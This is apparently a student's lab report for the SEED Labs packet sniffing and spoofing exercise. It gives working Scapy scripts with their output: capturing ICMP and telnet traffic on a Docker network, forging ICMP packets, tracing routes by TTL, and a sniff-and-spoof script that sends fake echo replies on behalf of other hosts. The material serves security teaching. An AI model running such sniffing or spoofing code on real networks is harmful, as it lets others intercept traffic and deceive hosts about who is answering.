SNIFF-SPOOF

SEED LABS

Contents

Environment Setup

Setting up Dockers.

```
[11/10/23]seed@VM:~/.../Labsetup$ dcbuild
attacker uses an image, skipping
hostA uses an image, skipping
hostB uses an image, skipping
[11/10/23]seed@VM:~/.../Labsetup$ dcup
Creating network "net-10.9.0.0" with the default driver
da7391352a9b: Pull complete
14428a6d4bcd: Pull complete
2c2d948710f2: Pull complete
b5e99359ad22: Pull complete
3d2251ac1552: Pull complete
1059cf087055: Pull complete
b2afee800091: Pull complete
c2ff2446bab7: Pull complete
4c584b5784bd: Pull complete
Digest: sha256:41efab02008f016a7936d9cadfbe8238146d07c1c12b39cd63c3e73a0297c07a
Status: Downloaded newer image for handsonsecurity/seed-ubuntu:large
Creating seed-attacker  ... done
Creating hostB-10.9.0.6 ... done
Creating hostA-10.9.0.5 ... done
Attaching to seed-attacker, hostB-10.9.0.6, hostA-10.9.0.5
hostA-10.9.0.5 |  * Starting internet superserver inetd                 [ OK ]
hostB-10.9.0.6 |  * Starting internet superserver inetd                 [ OK ]
```

Checking Available Dockers.

```
[11/10/23]seed@VM:~/.../Labsetup$ dcup
hostA-10.9.0.5 is up-to-date
hostB-10.9.0.6 is up-to-date
seed-attacker is up-to-date
Attaching to hostA-10.9.0.5, hostB-10.9.0.6, seed-attacker
hostA-10.9.0.5 |  * Starting internet superserver inetd                 [ OK ]
hostB-10.9.0.6 |  * Starting internet superserver inetd                 [ OK ]
```

Setting up Attacker Terminal.

```
[11/10/23]seed@VM:~/.../Labsetup$ dockps
2d4989518351  hostA-10.9.0.5
f1cef79330e8  hostB-10.9.0.6
b6b64aca4136  seed-attacker
[11/10/23]seed@VM:~/.../Labsetup$ docksh b6
root@VM:/#
```

Setting up HostA Terminal.

```
[11/10/23]seed@VM:~/.../Labsetup$ docksh 2d
root@2d4989518351:/#
```

Setting up HostB Terminal.

```
[11/10/23]seed@VM:~/.../Labsetup$ docksh f1
root@f1cef79330e8:/#
```

```
[11/10/23]seed@VM:~/.../Labsetup$ docksh b6
root@VM:/# ifconfig
br-4ca0be17886b: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.9.0.1  netmask 255.255.255.0  broadcast 10.9.0.255
        inet6 fe80::42:acff:fe79:512c  prefixlen 64  scopeid 0x20<link>
        ether 02:42:ac:79:51:2c  txqueuelen 0  (Ethernet)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 46  bytes 5431 (5.4 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

docker0: flags=4099<UP,BROADCAST,MULTICAST>  mtu 1500
        inet 172.17.0.1  netmask 255.255.0.0  broadcast 172.17.255.255
        ether 02:42:d9:4d:d0:f6  txqueuelen 0  (Ethernet)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

Task 1

Ran the commands given in the manual and we get the IP details of the packet.

```
INFO: Can't import PyX. won't be able to use psdump() or pdfdump().
INFO: Can't import python-cryptography v1.7+. Disabled WEP decryption/encryption. (Dot11)
INFO: Can't import python-cryptography v1.7+. Disabled IPsec encryption/authentication.
WARNING: IPython not available. Using standard Python shell instead.
AutoCompletion, History are disabled.
      .SYPACCCSASYY
P /SCS/CCS        ACS | Welcome to Scapy
       /A          AC | Version 2.4.4
     A/PS       /SPPS |
        YP         (SC | https://github.com/secdev/scapy
       SPS/A.       SC |
   Y/PACC           PP | Have fun!
    PY*AYC         CAA
         YYCY//SCYP
>>> a = IP()
>>> a.show
<bound method Packet.show of <IP  |>>
>>> a.show()
###[ IP ]###
  version= 4
  ihl= None
  tos= 0x0
  len= None
  id= 1
  flags=
  frag= 0
  ttl= 64
  proto= hopopt
  chksum= None
  src= 127.0.0.1
  dst= 127.0.0.1
  \options\

>>>
```

Wrote a script as the tasks were performed manually will be done automatically with the script and volumes directory.

```
1 from scapy.all import *
2
3 a = IP()
4 a.show()
```

Now executing the script and we see that it is running the same way we did manually.

```
root@VM:/volumes# ls
task1.py
root@VM:/volumes# python3 task1.py
###[ IP ]###
  version   = 4
  ihl       = None
  tos       = 0x0
  len       = None
  id        = 1
  flags     =
  frag      = 0
  ttl       = 64
  proto     = hopopt
  chksum    = None
  src       = 127.0.0.1
  dst       = 127.0.0.1
  \options   \

root@VM:/volumes#
```

Now making the script executable and confirming which it evidently becomes as shown in the screenshot.

```
root@VM:/volumes# chmod a+x task1.py
root@VM:/volumes# ls
task1.py
root@VM:/volumes# ls -l
total 4
-rwxrwxr-x 1 seed seed 43 Nov 10 15:24 task1.py
root@VM:/volumes#
```

When confirming in host is also shows it is executable now.

```
[11/10/23]seed@VM:~/.../Labsetup$ cd volumes
[11/10/23]seed@VM:~/.../volumes$ gedit task1.py
[11/10/23]seed@VM:~/.../volumes$ ll
total 4
-rwxrwxr-x 1 seed seed 43 Nov 10 10:24 task1.py
[11/10/23]seed@VM:~/.../volumes$
```

Now trying the way taught in manual if we need to change the code frequently.

```
root@VM:/volumes# python3
Python 3.8.5 (default, Jul 28 2020, 12:59:40)
[GCC 9.3.0] on linux
Type "help", "copyright", "credits" or "license" for more informati
on.
>>> from scapy.all import *
>>> a = IP()
>>> a.show()
###[ IP ]###
  version   = 4
  ihl       = None
  tos       = 0x0
  len       = None
  id        = 1
  flags     =
  frag      = 0
  ttl       = 64
  proto     = hopopt
  chksum    = None
  src       = 127.0.0.1
  dst       = 127.0.0.1
  \options   \

>>>
```

Task 1.1

Creating python files in **volumes** via host to perform the task while setting interface to the one found above in the Environment Setup.

Now changing the file to executable and launching the code.

```
1 #!/usr/bin/env python3
2 from scapy.all import *
3
4 def print_pkt(pkt):
5   pkt.show()
6
7 # The interface can be found with
8 # 'docker network ls' in the VM
9 # or 'ifconfig' in the containner
10 pkt = sniff(iface='br-26a8614765b8', filter='icmp',
  prn=print_pkt)
```

Task 1.1A

Making the code file for the task executable and launching the code from which we can see there was an error which was fixed after I added the part in line 1 as shown in the screenshot above. After that I observed that the code is now sniffing so I moved to test if it is working.

```
root@VM:/volumes# chmod a+x task1_1.py
root@VM:/volumes# task1_1.py
root@VM:/volumes# ./task1_1.py
root@VM:/volumes#
```

Sending the packets from HostA to HostB.

```
root@2d4989518351:/# ping 10.9.0.6
PING 10.9.0.6 (10.9.0.6) 56(84) bytes of data.
64 bytes from 10.9.0.6: icmp_seq=1 ttl=64 time=0.286 ms
64 bytes from 10.9.0.6: icmp_seq=2 ttl=64 time=0.047 ms
64 bytes from 10.9.0.6: icmp_seq=3 ttl=64 time=0.047 ms
64 bytes from 10.9.0.6: icmp_seq=4 ttl=64 time=0.044 ms
64 bytes from 10.9.0.6: icmp_seq=5 ttl=64 time=0.037 ms
64 bytes from 10.9.0.6: icmp_seq=6 ttl=64 time=0.051 ms
64 bytes from 10.9.0.6: icmp_seq=7 ttl=64 time=0.043 ms
64 bytes from 10.9.0.6: icmp_seq=8 ttl=64 time=0.047 ms
64 bytes from 10.9.0.6: icmp_seq=9 ttl=64 time=0.040 ms
64 bytes from 10.9.0.6: icmp_seq=10 ttl=64 time=0.050 ms
64 bytes from 10.9.0.6: icmp_seq=11 ttl=64 time=0.044 ms
64 bytes from 10.9.0.6: icmp_seq=12 ttl=64 time=0.036 ms
64 bytes from 10.9.0.6: icmp_seq=13 ttl=64 time=0.036 ms
64 bytes from 10.9.0.6: icmp_seq=14 ttl=64 time=0.036 ms
64 bytes from 10.9.0.6: icmp_seq=15 ttl=64 time=0.037 ms
64 bytes from 10.9.0.6: icmp_seq=16 ttl=64 time=0.037 ms
64 bytes from 10.9.0.6: icmp_seq=17 ttl=64 time=0.037 ms
64 bytes from 10.9.0.6: icmp_seq=18 ttl=64 time=0.040 ms
64 bytes from 10.9.0.6: icmp_seq=19 ttl=64 time=0.053 ms
64 bytes from 10.9.0.6: icmp_seq=20 ttl=64 time=0.039 ms
64 bytes from 10.9.0.6: icmp_seq=21 ttl=64 time=0.035 ms
64 bytes from 10.9.0.6: icmp_seq=22 ttl=64 time=0.044 ms
```

As evident in the attacker terminal the packets have been sniffed.

```
###[ Raw ]###
        load      = '\xa3\x0bmc\x00\x00\x00\x00;9\t\x00\x00\x00\x00\x00\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f
#$%&\'()*+,-./01234567'

###[ Ethernet ]###
  dst       = 02:42:0a:09:00:05
  src       = 02:42:0a:09:00:06
  type      = IPv4
###[ IP ]###
     version   = 4
     ihl       = 5
     tos       = 0x0
     len       = 84
     id        = 34932
     flags     =
     frag      = 0
     ttl       = 64
     proto     = icmp
     chksum    = 0xde18
     src       = 10.9.0.6
     dst       = 10.9.0.5
     \options   \
###[ ICMP ]###
        type      = echo-reply
        code      = 0
        chksum    = 0xec63
        id        = 0x1c
        seq       = 0x5
###[ Raw ]###
           load      = '\xa3\x0bmc\x00\x00\x00\x00;9\t\x00\x00\x00\x00\x00\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f
#$%&\'()*+,-./01234567'
```

Modified the previous code to see the number of packets received and now running as seed user.

```
1 #!/usr/bin/env python3
2 from scapy.all import *
3
4 def print_pkt(pkt):
5   print_pkt.num_packets += 1
6   print("\n========== packet: {}
  ==========\n".format(print_pkt.num_packets))
7   pkt.show()
8
9 print_pkt.num_packets = 0
10 # The interface can be found with
11 # 'docker network ls' in the VM
12 # or 'ifconfig' in the containner
13 pkt = sniff(iface='br-26a8614765b8', filter='icmp',
  prn=print_pkt)
```

While running as normal seed user I couldn't get permission to launch the script in attacker machine.

Launching the script.

```
root@201811034:/volumes# ./task1_1.py
```

Again sending the packets from HostA to HostB.

```
PING 10.9.0.6 (10.9.0.6) 56(84) bytes of data.
64 bytes from 10.9.0.6: icmp_seq=1 ttl=64 time=0.060 ms
64 bytes from 10.9.0.6: icmp_seq=2 ttl=64 time=0.055 ms
64 bytes from 10.9.0.6: icmp_seq=3 ttl=64 time=0.080 ms
64 bytes from 10.9.0.6: icmp_seq=4 ttl=64 time=0.117 ms
^C
--- 10.9.0.6 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3079ms
rtt min/avg/max/mdev = 0.055/0.078/0.117/0.024 ms
```

Now we see the packet numbers being displayed indicating 8 packets as 4 were transmitted and 4 received as it is visible in the above screenshot. Therefore, our code sniffed total 8 packets.

```
========== packet: 8 ============

###[ Ethernet ]###
  dst       = 02:42:0a:09:00:05
  src       = 02:42:0a:09:00:06
  type      = IPv4
###[ IP ]###
     version   = 4
     ihl       = 5
     tos       = 0x0
     len       = 84
     id        = 30846
     flags     =
     frag      = 0
     ttl       = 64
     proto     = icmp
     chksum    = 0xee0e
     src       = 10.9.0.6
     dst       = 10.9.0.5
     \options   \
###[ ICMP ]###
        type      = echo-reply
        code      = 0
        chksum    = 0x4bcc
        id        = 0x20
        seq       = 0x4
###[ Raw ]###
           load      = 'y\x13mc\x00\x00\x00\x00\x07\xc6\x07\x00\x0
\x00\x00\x00\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x
d\x1e\x1f !"#$%&\'()*+,-./01234567'
```

Task 1.1B

Capture Only ICMP Packets

Using the previous screenshots as we caught the ICMP Packets only in that.

Modified the previous code to see the number of packets received and now running as seed user.

```
#!/usr/bin/env python3
from scapy.all import *

def print_pkt(pkt):
  print_pkt.num_packets += 1
  print("\n=========== packet: {}
 ============\n".format(print_pkt.num_packets))
  pkt.show()

print_pkt.num_packets = 0
# The interface can be found with
# 'docker network ls' in the VM
# or 'ifconfig' in the containner
pkt = sniff(iface='br-26a8614765b8', filter='icmp',
 prn=print_pkt)
```

While running as normal seed user I couldn't get the permission to launch the script.

Launching the script.

```
root@201811034:/volumes# ./task1_1.py
```

Again, sending the packets from HostA to HostB.

```
PING 10.9.0.6 (10.9.0.6) 56(84) bytes of data.
64 bytes from 10.9.0.6: icmp_seq=1 ttl=64 time=0.060 ms
64 bytes from 10.9.0.6: icmp_seq=2 ttl=64 time=0.055 ms
64 bytes from 10.9.0.6: icmp_seq=3 ttl=64 time=0.080 ms
64 bytes from 10.9.0.6: icmp_seq=4 ttl=64 time=0.117 ms
^C
--- 10.9.0.6 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3079ms
rtt min/avg/max/mdev = 0.055/0.078/0.117/0.024 ms
```

Now we see the packet numbers being displayed indicating 8 packets as 4 were transmitted and 4 received as it is visible in the above screenshot. Therefore, our code sniffed total 8 packets.

```
=========== packet: 8 ============

###[ Ethernet ]###
  dst       = 02:42:0a:09:00:05
  src       = 02:42:0a:09:00:06
  type      = IPv4
###[ IP ]###
     version   = 4
     ihl       = 5
     tos       = 0x0
     len       = 84
     id        = 30846
     flags     =
     frag      = 0
     ttl       = 64
     proto     = icmp
     chksum    = 0xee0e
     src       = 10.9.0.6
     dst       = 10.9.0.5
     \options   \
###[ ICMP ]###
        type      = echo-reply
        code      = 0
        chksum    = 0x4bcc
        id        = 0x20
        seq       = 0x4
###[ Raw ]###
           load      = 'y\x13mc\x00\x00\x00\x00\x07\xc6\x07\x00\x00
\x00\x00\x00\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1
d\x1e\x1f !"#$%&\'()*+,-./01234567'
```

Capture any TCP packet that comes from a particular IP and with a destination port number 23

Modifying the code for it to capture only TCP packets while providing source IP and destination port.

```
#!/usr/bin/env python3
from scapy.all import *

def print_pkt(pkt):
  print_pkt.num_packets += 1
  print("\n========== packet: {}
  ============\n".format(print_pkt.num_packets))
  pkt.show()

print_pkt.num_packets = 0
# The interface can be found with
# 'docker network ls' in the VM
# or 'ifconfig' in the containner
# Capture ICMP Packets only.
#pkt = sniff(iface='br-26a8614765b8', filter='icmp',
  prn=print_pkt)
# Capture TCP Packets only
pkt = sniff(iface='br-26a8614765b8', filter='tcp && src host
  10.9.0.5 && dst port 23', prn=print_pkt)
```

Connecting HostA with HostB via telnet the TCP port.

```
root@2d4989518351:/# telnet 10.9.0.6
Trying 10.9.0.6...
Connected to 10.9.0.6.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
f1cef79330e8 login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

This system has been minimized by removing packages and content tha
t are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted b
y
applicable law.

seed@f1cef79330e8:~$
```

Now in the attacker terminal we can see the TCP packets being captured from HostA to HostB.

```
=========== packet: 30 ============

###[ Ethernet ]###
  dst       = 02:42:0a:09:00:06
  src       = 02:42:0a:09:00:05
  type      = IPv4
###[ IP ]###
     version   = 4
     ihl       = 5
     tos       = 0x10
     len       = 52
     id        = 2243
     flags     = DF
     frag      = 0
     ttl       = 64
     proto     = tcp
     chksum    = 0x1dd5
     src       = 10.9.0.5
     dst       = 10.9.0.6
     \options   \
###[ TCP ]###
        sport     = 50422
        dport     = telnet
        seq       = 1940304052
        ack       = 2276249054
        dataofs   = 8
        reserved  = 0
        flags     = A
        window    = 501
        chksum    = 0x1443
        urgptr    = 0
```

Capture packets comes from or to go to a particular subnet. You can pick any subnet, such as 128.230.0.0/16; you should not pick the subnet that your VM is attached to

Modifying the code to the need of the task.

```
1#!/usr/bin/env python3
2from scapy.all import *
3
4def print_pkt(pkt):
5  print_pkt.num_packets += 1
6  print("\n========== packet: {}
 ==========\n".format(print_pkt.num_packets))
7  pkt.show()
8
9print_pkt.num_packets = 0
0# The interface can be found with
1# 'docker network ls' in the VM
2# or 'ifconfig' in the containner
3# Capture ICMP Packets only.
4#pkt = sniff(iface='br-26a8614765b8', filter='icmp',
 prn=print_pkt)
5# Capture TCP Packets only
6#pkt = sniff(iface='br-26a8614765b8', filter='tcp && src
 host 10.9.0.5 && dst port 23', prn=print_pkt)
7# Capture packets comes from or to go to a particular
 subnet. You can pick any subnet, such as 128.230.0.0/16; you
 should not pick the subnet that your VM is attached to
8pkt = sniff(iface='br-26a8614765b8', filter='net
 128.230.0.0/16', prn=print_pkt)
```

Launching the Script.

```
root@201811034:/volumes# ./task1_1.py
```

Closing the telnet connection between HostA to HostB and sending ping from HostA to an IP belonging in the respective subnet.

```
seed@f1cef79330e8:~$ exit
logout
Connection closed by foreign host.
root@2d4989518351:/#
```

So far I caught 64 packets.


```
========== packet: 66 ============

###[ Ethernet ]###
  dst       = 02:42:ca:ca:0c:05
  src       = 02:42:0a:09:00:05
  type      = IPv4
###[ IP ]###
     version   = 4
     ihl       = 5
     tos       = 0x0
     len       = 84
     id        = 49741
     flags     = DF
     frag      = 0
     ttl       = 64
     proto     = icmp
     chksum    = 0xed59
     src       = 10.9.0.5
     dst       = 128.230.0.14
     \options   \
###[ ICMP ]###
        type      = echo-request
        code      = 0
        chksum    = 0x4a4e
        id        = 0x32
        seq       = 0x42
###[ Raw ]###
           load      = '\xf2\x19mc\x00\x00\x00\x00\x85\xed\t\x00\x0
0\x00\x00\x00\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x
1d\x1e\x1f !"#$%&\'()*+,-./01234567'
```

Task 1.2

Here, I wrote a script as provided in the manual and modified a bit.

```
1 #!/usr/bin/env python3
2
3 from scapy.all import *
4 a = IP()
5 a.dst = '1.2.3.4'
6 b = ICMP()
7 p = a/b
8
9 ls(a)
10
11 send(p)
12
```


Setting up Wireshark.





Making the script file executable and launching it makes it send a packet to the destination IP from Attacker Terminal.

```
root@VM:/volumes# ./task1_2.py
version    : BitField  (4 bits)                  = 4
(4)
ihl        : BitField  (4 bits)                  = None
(None)
tos        : XByteField                          = 0
(0)
len        : ShortField                          = None
(None)
id         : ShortField                          = 1
(1)
flags      : FlagsField  (3 bits)                = <Flag 0 ()>
(<Flag 0 ()>)
frag       : BitField  (13 bits)                 = 0
(0)
ttl        : ByteField                           = 64
(64)
proto      : ByteEnumField                       = 0
(0)
chksum     : XShortField                         = None
(None)
src        : SourceIPField                       = '10.0.2.15'
(None)
dst        : DestIPField                         = '1.2.3.4'
(None)
options    : PacketListField                     = []
([])
.
Sent 1 packets.
```

And we have caught our packet which is spoofed.







Task 1.3

Now I wrote a script using the instructions provided in the manual for the task.

```
1 #!/usr/bin/env python3
2
3 from scapy.all import *
4 import sys
5
6 a = IP()
7 a.dst = '8.8.4.4'
8 a.ttl = int(sys.argv[1])
9 b = ICMP()
10 a = sr1(a/b)
11 print("Source:", a.src)
```

Now making the code executable and launching the attack manually with packet reference numbers.

```
root@VM:/volumes# ./task1_3.py 1
Begin emission:
Finished sending 1 packets.
.*
Received 2 packets, got 1 answers, remaining 0 packets
Source: 10.0.2.2
root@VM:/volumes# ./task1_3.py 2
Begin emission:
Finished sending 1 packets.
.*
Received 2 packets, got 1 answers, remaining 0 packets
Source: 192.168.1.1
root@VM:/volumes#
```

Here, after quite some packets we have reached the target IP address as source.

```
root@VM:/volumes# ./task1_3.py 7
Begin emission:
Finished sending 1 packets.
.*
Received 2 packets, got 1 answers, remaining 0 packets
Source: 216.239.41.83
root@VM:/volumes# ./task1_3.py 8
Begin emission:
Finished sending 1 packets.
.*
Received 2 packets, got 1 answers, remaining 0 packets
Source: 172.253.51.131
root@VM:/volumes# ./task1_3.py 9
Begin emission:
Finished sending 1 packets.
.*
Received 2 packets, got 1 answers, remaining 0 packets
Source: 8.8.4.4
root@VM:/volumes#
```

Task 1.4

Non-existing host on the Internet

Here, I wrote a script for the purpose of sniffing and spoofing to target a non-existing host on the internet.

```
#!/usr/bin/env python3
from scapy.all import *

def spoof_pkt(pkt):
    # sniff and print out icmp echo request packet
    if ICMP in pkt and pkt[ICMP].type == 8:
        print("Original Packet.........")
        print("Source IP : ", pkt[IP].src)
        print("Destination IP :", pkt[IP].dst)

        # spoof an icmp echo reply packet
        # swap srcip and dstip
        ip = IP(src=pkt[IP].dst, dst=pkt[IP].src,
ihl=pkt[IP].ihl)
        icmp = ICMP(type=0, id=pkt[ICMP].id, seq=pkt[ICMP].seq)
        data = pkt[Raw].load
        newpkt = ip/icmp/data

        print("Spoofed Packet.........")
        print("Source IP : ", newpkt[IP].src)
        print("Destination IP :", newpkt[IP].dst)

        send(newpkt, verbose=0)

filter = 'icmp and host 1.2.3.4'
#print("filter: {}\n".format(filter))

pkt = sniff(iface= 'br-26a8614765b8',filter=filter,
prn=spoof_pkt)
```

Initiating pinging process on the target from HostA.

When I launched the script from the attacker machine after making it executable, I started receiving a response.

```
Original Packet.........
Source IP :  10.9.0.5
Destination IP : 1.2.3.4
Spoofed Packet.........
Source IP :  1.2.3.4
Destination IP : 10.9.0.5
Original Packet.........
Source IP :  10.9.0.5
Destination IP : 1.2.3.4
Spoofed Packet.........
Source IP :  1.2.3.4
Destination IP : 10.9.0.5
Original Packet.........
Source IP :  10.9.0.5
Destination IP : 1.2.3.4
Spoofed Packet.........
Source IP :  1.2.3.4
Destination IP : 10.9.0.5
Original Packet.........
Source IP :  10.9.0.5
Destination IP : 1.2.3.4
Spoofed Packet.........
Source IP :  1.2.3.4
Destination IP : 10.9.0.5
```


Non-existing host on the LAN

Modifying the code to perform the task on a non-existing LAN host.

```
#!/usr/bin/env python3
from scapy.all import *

def spoof_pkt(pkt):
    # sniff and print out icmp echo request packet
    if ICMP in pkt and pkt[ICMP].type == 8:
        print("Original Packet.........")
        print("Source IP : ", pkt[IP].src)
        print("Destination IP :", pkt[IP].dst)

        # spoof an icmp echo reply packet
        # swap srcip and dstip
        ip = IP(src=pkt[IP].dst, dst=pkt[IP].src,
ihl=pkt[IP].ihl)
        icmp = ICMP(type=0, id=pkt[ICMP].id, seq=pkt[ICMP].seq)
        data = pkt[Raw].load
        newpkt = ip/icmp/data

        print("Spoofed Packet.........")
        print("Source IP : ", newpkt[IP].src)
        print("Destination IP :", newpkt[IP].dst)

        send(newpkt, verbose=0)

#filter = 'icmp and host 1.2.3.4'
filter = 'icmp and host 10.9.0.99'
#print("filter: {}\n".format(filter))

pkt = sniff(iface= 'br-26a8614765b8',filter=filter,
prn=spoof_pkt)
```

Launching the script in attacker's terminal.

Initiating pinging process to the target but it is unreachable, and no packet can be traced.



Existing host on the Internet

Modifying the script to target an existing Host on the internet.

```
#!/usr/bin/env python3
from scapy.all import *

def spoof_pkt(pkt):
    # sniff and print out icmp echo request packet
    if ICMP in pkt and pkt[ICMP].type == 8:
        print("Original Packet.....")
        print("Source IP : ", pkt[IP].src)
        print("Destination IP :", pkt[IP].dst)

        # spoof an icmp echo reply packet
        # swap srcip and dstip
        ip = IP(src=pkt[IP].dst, dst=pkt[IP].src,
ihl=pkt[IP].ihl)
        icmp = ICMP(type=0, id=pkt[ICMP].id, seq=pkt[ICMP].seq)
        data = pkt[Raw].load
        newpkt = ip/icmp/data

        print("Spoofed Packet.....")
        print("Source IP : ", newpkt[IP].src)
        print("Destination IP :", newpkt[IP].dst)

        send(newpkt, verbose=0)

#filter = 'icmp and host 1.2.3.4'
filter = 'icmp and host 8.8.8.8'
#print("filter: {}\n".format(filter))

pkt = sniff(iface= 'br-26a8614765b8',filter=filter,
prn=spoof_pkt)
```

Launching the script in attacker's terminal

Initiating pinging the target.

```
PING 8.8.8.8 (8.8.8.8) 56(84) bytes of data.
64 bytes from 8.8.8.8: icmp_seq=1 ttl=58 time=79.4 ms
64 bytes from 8.8.8.8: icmp_seq=2 ttl=58 time=84.2 ms
